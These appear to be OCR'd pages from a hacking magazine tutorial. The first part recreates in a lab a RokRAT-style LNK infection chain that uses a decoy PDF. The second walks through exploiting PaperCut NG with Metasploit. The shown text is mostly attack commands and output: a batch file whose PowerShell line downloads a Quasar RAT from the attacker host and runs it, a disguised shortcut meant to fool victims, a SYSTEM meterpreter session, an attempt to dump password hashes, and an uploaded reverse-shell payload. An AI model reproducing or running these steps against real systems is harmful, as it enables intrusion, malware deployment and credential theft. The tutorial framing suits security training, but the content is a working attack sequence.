C:\Users\admin\Documents\EmbedLnk2exe\bin\Release>_
```

Here's the shortcut created.

is PC > Desktop > RokRAT

Search RokR...

Name	Date modified	Type	Size
hc	7/19/2023 11:09 A...	Shortcut	2
Hc_Decoy	11/15/2022 11:18 ...	PDF File	1
hc_test2	7/18/2023 6:28 PM	Windows Batch File	
Loader_script	7/19/2023 10:58 A...	Application	2
PS_script_1	7/19/2023 10:59 A...	Windows PowerSh...	
PS_script_3	7/18/2023 4:09 PM	Windows PowerSh...	
Quasar_RAT	7/16/2023 5:24 PM	Application	3,19
test	7/18/2023 4:06 PM	Icon	3
test2	7/18/2023 10:50 PM	Text Document	47


Good. Its time to place the final piece of this infection chain in the puzzle. It is placing the payload Quasar_RAT.exe on the hosting system and them edit the hc_test2.bat file to download this Quasar_RAT.exe file save it as Rokkrat.exe on the target system and then execute the Rokkrat.exe.

```
@echo off
powershell -Command "Invoke-WebRequest http://192.168.40.153:8000/Quasar_RAT.exe -OutFile Rokkrat.exe"
Rokkrat.exe
```

Once all the files to host are ready, I start the webserver.


```
┌──(kali㉿222vm)-[~/Desktop/Rokrat_hosting]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

I start the Quasar RAT client on the attacker system to be able to receive the incoming connations.




Now, its that time where we have to click on that one short cut file, which set in motion the chain reaction. Tadaam.

```
┌──(kali㉿222vm)-[~/Desktop/Rokrat_hosting]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.40.166 - - [19/Jul/2023 02:39:59] "GET /Hc_Decoy.pdf HTTP/1.1" 200 -
192.168.40.166 - - [19/Jul/2023 02:39:59] "GET /hc_test2.bat HTTP/1.1" 200 -
192.168.40.166 - - [19/Jul/2023 02:40:03] "GET /Quasar_RAT.exe HTTP/1.1" 200 -
```



And Tadaam.



As you can see, the infection chain was a success as the payload got deployed and executed fina-lly to give a connection on Quasar client.

What happens in real world is that the shortcut file I created is masqueraded as a Doc file and Zi-p archived. When the is extracted and file user clicks on the LNK file, the chain reaction is set. Ju-st like you have seen, the victim first sees a Decoy PDF which all other activity happening the bac-kground.

"I'm still a hacker. I get paid for it now. I never received any monetary gain from the hacking I did before. The main difference in what I do now compared to what I did then is that I now do it with authorization.
-Kevin Mitnick

Exploitation of PaperCut with Metasploit

METASPLOIT THIS MONTH

In our previous Issue, readers have learnt what is Papercut software, what is the vulnerability exposed in that software and how Threat Actors have been quick to exploit this to deploy their favorite payload. We have shown you how the vulnerability is exploited without Metasploit and a payload is dropped on the target system.

In this Issue, we will be showing our readers how to exploit this same vulnerability using Metasploit module. But here too, we will be simulating a Real-world Scenario, where a threat actor exploited the vulnerability to gain a foothold on the target system, dumped their password hashes and then installed a RAT (Remote Administration Tool) on the target for persistent access. So let's start. We will be using the same target Windows 10 system we used in our previous Issue.

So, let's start with NMap port scanner. Here, I am scanning for a open port 2121 because this is the default port that Papercut runs on.

```
┌──(kali㉿222vm)-[~]
└─$ nmap -sT -p9191 192.168.40.140-200
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-12 05:19 EDT
Nmap scan report for 192.168.40.150
Host is up (0.00049s latency).

PORT     STATE SERVICE
9191/tcp open  sun-as-jpda

Nmap scan report for 192.168.40.153
Host is up (0.00023s latency).

PORT     STATE  SERVICE
9191/tcp closed sun-as-jpda

Nmap scan report for 192.168.40.166
```

I found one target with this port open. Since Metasploit doesn't have a Papercut vulnerability scanner module, what I have to do this is check this system out by using the Papercut exploit module of Metasploit. So I load the module.

"People are prone to taking mental shortcuts. They may know that they shouldn't give out certain information, but the fear of not being nice, the fear of appearing ignorant, the fear of a perceived authority figure – all these are triggers, which can be used by a social engineer to convince a person to override established security procedures."

-Kevin Mitnick

```
msf6 > search papercut

Matching Modules
================

   #  Name                                              Disclosure Date
 Rank       Check  Description
   -  ----                                              ---------------
 ----       -----  -----------
   0  exploit/multi/http/papercut_ng_auth_bypass  2023-03-13
 excellent  Yes    PaperCut PaperCutNG Authentication Bypass


Interact with a module by name or index. For example info 0, use 0
 or use exploit/multi/http/papercut_ng_auth_bypass

msf6 >
```

```
msf6 > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_
tcp
msf6 exploit(multi/http/papercut_ng_auth_bypass) > show options

Module options (exploit/multi/http/papercut_ng_auth_bypass):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               no        Number of seconds the w
                                         eb server will wait bef
                                         ore termination
   Proxies                     no        A proxy chain of format
                                          type:host:port[,type:h
                                         ost:port][...]
   RHOSTS                      yes       The target host(s), see
                                          https://docs.metasploi
                                         t.com/docs/using-metasp
                                         loit/basics/using-metas
                                         ploit.html
   RPORT      9191             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or netwo
                                         rk interface to listen
                                         on. This must be an add
                                         ress on the local machi
                                         ne or 0.0.0.0 to listen
                                          on all addresses.
   SRVPORT    8080             yes       The local port to liste
                                         n on
```

```
   SSL        false            no        Negotiate SSL/TLS for o
                                         utgoing connections
   SSLCert                     no        Path to a custom SSL ce
                                         rtificate (default is r
                                         andomly generated)
   TARGETURI  /app             yes       Path to the papercut ap
                                         plication
   URIPATH                     no        The URI to use for this
                                          exploit (default is ra
                                         ndom)
   VHOST                       no        HTTP server virtual hos
                                         t


Payload options (java/meterpreter/reverse_tcp):
```

```
Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.40.153   yes       The listen address (an inte
                                     rface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Next, I set the target IP address and use ‘check’ command to see if the target is indeed vulnerable.

```
msf6 exploit(multi/http/papercut_ng_auth_bypass) > set rhosts 192.
168.40.150
rhosts => 192.168.40.150
msf6 exploit(multi/http/papercut_ng_auth_bypass) > check
[+] 192.168.40.150:9191 - The target is vulnerable.
msf6 exploit(multi/http/papercut_ng_auth_bypass) >
```

The target is vulnerable. Now, what I have to do is execute the module to see if I get access.ve

```
msf6 exploit(multi/http/papercut_ng_auth_bypass) > check
[+] 192.168.40.150:9191 - The target is vulnerable.
msf6 exploit(multi/http/papercut_ng_auth_bypass) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Using URL: http://192.168.40.153:8080/v7YurXgPzA
[*] Server started.
[*] Sending stage (58829 bytes) to 192.168.40.150
[*] Sending stage (58829 bytes) to 192.168.40.150
[*] Meterpreter session 2 opened (192.168.40.153:4444 -> 192.168.4
0.150:50774) at 2023-07-12 05:21:43 -0400
[*] Server stopped.

meterpreter > 
```

```
[*] Server started.
[*] Sending stage (58829 bytes) to 192.168.40.150
[*] Sending stage (58829 bytes) to 192.168.40.150
[*] Meterpreter session 2 opened (192.168.40.153:4444 -> 192.168.4
0.150:50774) at 2023-07-12 05:21:43 -0400
[*] Server stopped.

meterpreter > sysinfo
Computer        : DESKTOP-PRLKILM
OS              : Windows 10 10.0 (amd64)
Architecture    : x64
System Language : en_US
Meterpreter     : java/windows
meterpreter > getuid
Server username: SYSTEM
meterpreter > 
```

The gaining access stage is successful. I have a meterpreter session with SYSTEM privileges. Next stage is “dumping hashes” stage. Meterpreter has a hashdump (as everybody knows) command that works when we have SYSTEM level meterpreter session on the target but it doesn’t work in this case.

“I obtained confidential information in the same way government employees did, and I did it all without even touching a computer. … I was so successful with this line of attack that I rarely had to go towards a technical attack.
-Kevin Mitnick

```
Meterpreter     : java/windows
meterpreter > getuid
Server username: SYSTEM
meterpreter >
[-] Meterpreter session 1 is not valid and will be closed
[*] 192.168.40.150 - Meterpreter session 1 closed.
hashdump
[-] The "hashdump" command requires the "priv" extension to be loa
ded (run: `load priv`)
meterpreter > lwd
[-] Unknown command: lwd
meterpreter > lpwd
/home/kali
meterpreter > pwd
C:\Program Files\PaperCut NG\server
meterpreter >
```

It says it wants 'priv' extension loaded. This is because we have a meterpreter session with java p -ayload. Let me try it with a proper msfvenom reverse meterpreter payload I often use in my hack ing tutorials. I don't need to exploit the vulnerability again to use this. I just need to upload the reverse meterpreter payload to the target using "upload" command of meterpreter.

```
meterpreter > lcd /home/kali/Desktop
meterpreter > lpwd
/home/kali/Desktop
meterpreter > upload met_x64_153_4444.exe
[*] Uploading  : /home/kali/Desktop/met_x64_153_4444.exe -> met_x6
4_153_4444.exe
[*] Uploaded -1.00 B of 7.00 KiB (-0.01%): /home/kali/Desktop/met_
x64_153_4444.exe -> met_x64_153_4444.exe
[*] Completed  : /home/kali/Desktop/met_x64_153_4444.exe -> met_x6
4_153_4444.exe
meterpreter >
```

The upload is successful.

"Being on the run wasn't fun, but it was something I had to do. I was actually working in legitimate jobs. I wasn't living on people's credit cards. I was living like a character out of a movie. It was performance art.

Kevin Mitnick

```
meterpreter > ls
Listing: C:\Program Files\PaperCut NG\server
============================================

Mode              Size     Type  Last modified      Name
----              ----     ----  -------------      ----
040776/rwxr       0        dir   2023-06-26 01:28:  bin
wxrw-                            31 -0400
040776/rwxr       0        dir   2023-06-26 01:30:  custom
wxrw-                            26 -0400
040776/rwxr       4096     dir   2023-06-26 01:37:  data
wxrw-                            18 -0400
040776/rwxr       0        dir   2023-06-26 01:29:  deployment
wxrw-                            04 -0400
040776/rwxr       4096     dir   2023-06-26 01:29:  examples
wxrw-                            08 -0400
040776/rwxr       131072   dir   2023-06-26 01:30:  lib
wxrw-                            21 -0400
040776/rwxr       0        dir   2023-06-26 01:28:  lib-ext
wxrw-                            30 -0400
040776/rwxr       4096     dir   2023-07-12 05:22:  logs
wxrw-                            15 -0400
100776/rwxr       7168     fil   2023-07-12 05:23:  met_x64_153_4444.
wxrw-                            32 -0400           exe
100776/rwxr       73802    fil   2023-06-26 04:39:  msetup.exe
wxrw-                            11 -0400
040776/rwxr       0        dir   2023-06-26 01:28:  reports
wxrw-                            30 -0400
100776/rwxr       12318    fil   2023-06-26 01:42:  server.properties
wxrw-                            25 -0400
100776/rwxr       12260    fil   2022-05-18 22:50:  server.properties
wxrw-                            12 -0400           .template
100776/rwxr       107      fil   2023-06-26 01:34:  server.uuid
wxrw-                            10 -0400
100776/rwxr       1141     fil   2022-05-18 22:50:  site-server.prope
wxrw-                            12 -0400           rties.template
100776/rwxr       2523136  fil   2023-06-26 05:47:  tightvnc.msi
wxrw-                            42 -0400
040776/rwxr       4096     dir   2023-07-12 05:21:  tmp
wxrw-                            37 -0400
100776/rwxr       163      fil   2022-05-18 22:50:  version.txt
wxrw-                            12 -0400

meterpreter >
```

Then I use “shell” command of meterpreter to get a cmd session on the target.

```
meterpreter > shell
Process 1 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\PaperCut NG\server>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3CBE-511E

 Directory of C:\Program Files\PaperCut NG\server

07/12/2023  02:53 PM    <DIR>          .
07/12/2023  02:53 PM    <DIR>          ..
06/26/2023  10:58 AM    <DIR>          bin
06/26/2023  11:00 AM    <DIR>          custom
06/26/2023  11:07 AM    <DIR>          data
06/26/2023  10:59 AM    <DIR>          deployment
06/26/2023  10:59 AM    <DIR>          examples
06/26/2023  11:00 AM    <DIR>          lib
06/26/2023  10:58 AM    <DIR>          lib-ext
07/12/2023  02:52 PM    <DIR>          logs
07/12/2023  02:53 PM             7,168 met_x64_153_4444.exe
06/26/2023  02:09 PM            73,802 msetup.exe
06/26/2023  10:58 AM    <DIR>          reports
06/26/2023  11:12 AM            12,318 server.properties
05/19/2022  08:20 AM            12,260 server.properties.template
06/26/2023  11:04 AM               107 server.uuid
05/19/2022  08:20 AM             1,141 site-server.properties.temp
late
06/26/2023  03:17 PM         2,523,136 tightvnc.msi
07/12/2023  02:51 PM    <DIR>          tmp
05/19/2022  08:20 AM               163 version.txt
               8 File(s)      2,630,095 bytes
              12 Dir(s)   2,348,490,752 bytes free

C:\Program Files\PaperCut NG\server>
```

I start another instance of Metasploit and start the listener.

"I characterize myself as a retired hacker. I'm applying what I know to improve security at companies. - Kevin Mitnick

```
[*] Starting persistent handler(s)...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/
reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
```

Once the listener is ready on the attacker system, I execute the "met_x64_153_4444.exe" payload on target like executing any EXE executable.

```
C:\Program Files\PaperCut NG\server>met_x64_153_4444.exe
met_x64_153_4444.exe

C:\Program Files\PaperCut NG\server>
```

I have a new meterpreter session with the same SYSTEM privileges.

```
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/
reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (200774 bytes) to 192.168.40.150
[*] Meterpreter session 1 opened (192.168.40.153:4444 -> 192.168.4
0.150:50786) at 2023-07-12 05:26:49 -0400

meterpreter >
```

"I get hired to hack into computers now and sometimes it's actually easier than it was years ago. - Kevin Mitnick

```
[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (200774 bytes) to 192.168.40.150
[*] Meterpreter session 1 opened (192.168.40.153:4444 -> 192.168.4
